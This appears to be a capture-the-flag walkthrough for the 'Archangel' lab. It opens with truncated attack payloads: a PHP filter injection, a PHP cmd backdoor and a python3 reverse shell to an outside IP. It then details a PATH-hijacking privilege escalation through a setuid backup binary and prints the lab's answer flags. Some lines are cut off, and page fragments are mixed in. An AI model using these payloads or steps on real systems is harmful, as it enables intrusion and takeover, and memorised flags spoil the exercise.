4 PHP Filter base64 encode injection: php://fil
resource=
5
6 User Agent cmd Injection Backdoor Exploit(ph
($GET['cmd'])); ?>
7
8 Reverse Shell Injection(python3):
9
10 python3 -c 'import
socket,subprocess,os;s=socket.socket(socket,
connect(("10.66.108.189",5454));os.dup2(s.fil
os.dup2(s.fileno(),2);p=subprocess.call(["bi

```

```

archangel@ubuntu:~/secret$ ./backup
file backup
backup: setuid ELF 64-bit LSB shared object, x86_64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]-9093af828f30f957efce9020adc16dc214371d45, for GNU/Linux 3.
2.0, not stripped
archangel@ubuntu:~/secret$ ./backup
./backup
cp: cannot stat '/home/user/archangel/myfiles/*': No such file or directory
archangel@ubuntu:~/secret$ strings backup
strings backup
/lib64/ld-linux-x86-64.so.2
setuid
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
__ITM_deregisterTMCloneTable
__gnunx_start
__ITM_registerTMCloneTable
u/UH
[[A]A]A
cp /home/user/archangel/myfiles/* /opt/backupfiles
:35*
GCC: (Ubuntu 10.2.0-13ubuntu1) 10.2.0
/usr/lib/gcc/x86_64-linux-gnu/10/../../../../x86_64-linux-gnu/Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
Frame_dummy

# m h dom mon dow user  command
*/1 * * * * archangel /opt/helloworld.sh
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.monthly )
#
www-data@ubuntu:/etc$


```

To further analyze the backup binary, I executed the strings command (strings backup) to extract human-readable strings from the file.

Within the output, one string in particular stood out:

```
cp /home/archangel/myfiles/* /opt/backupfiles
```

This command indicated that the binary copies files from the archangel user's myfiles directory into /opt/backupfiles, suggesting a potential avenue for privilege escalation through abuse of file handling behavior.



Based on the information obtained from analyzing the backup binary with the strings command, I determined that the program executes the cp command without using an absolute path. This behavior makes it vulnerable to **PATH hijacking**, which can be leveraged for **vertical privilege escalation**.

To exploit this, I performed the following steps:

Step 1: Navigated to a writable directory:

```
cd /tmp
```

Step 2: Created a malicious executable named cp containing a shell invocation:

```
echo '/bin/sh' > cp
```

Step 3: Made the malicious cp file executable:

```
chmod 777 cp
```



Step 4: Modified the PATH environment variable to prioritize /tmp:


```
export PATH=/tmp:$PATH
```

This ensured that when the vulnerable backup binary executed the cp command, it instead invoked my malicious version, resulting in execution of a shell with elevated privileges.


Room completed (100%)


Target Machine Information

Title	Target IP Address	Expires
ARcHanG3l	10.66.170.143  	8min 35s <div>?</div>

Task 1  Deploy Machine

☰ ▼

Task 2  Get a shell ▼

Task 3  Root the machine ▲

Do privilege escalation

Answer the questions below

Get User 2 flag

```
thm[h0rlzont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n]
```


✓ Correct Answer

Root the machine and find the root flag

```
3l3_exp10t4t10n_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n]
```

✓ Correct Answer

🔑



It's likely you are to recommend this room to others?

executable in place and the PATH environment
executed the command identified earlier in the

With the malicious cp executable in place and the PATH environment successfully hijacked, I executed the command identified earlier in the backup binary:

```
cp /home/archangel/myfiles/* /opt/backupfiles
```

Because the backup binary runs with elevated privileges and does not specify an absolute path for the cp command, it executed my malicious version instead. This resulted in a shell running with **root privileges**, completing **vertical privilege escalation**.

With root access obtained, I was able to read the root.txt file and retrieve the final flag for the lab:

```
thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
```

Thank you for following along! I hope this walkthrough helped you get unstuck or provided valuable insight while completing this room.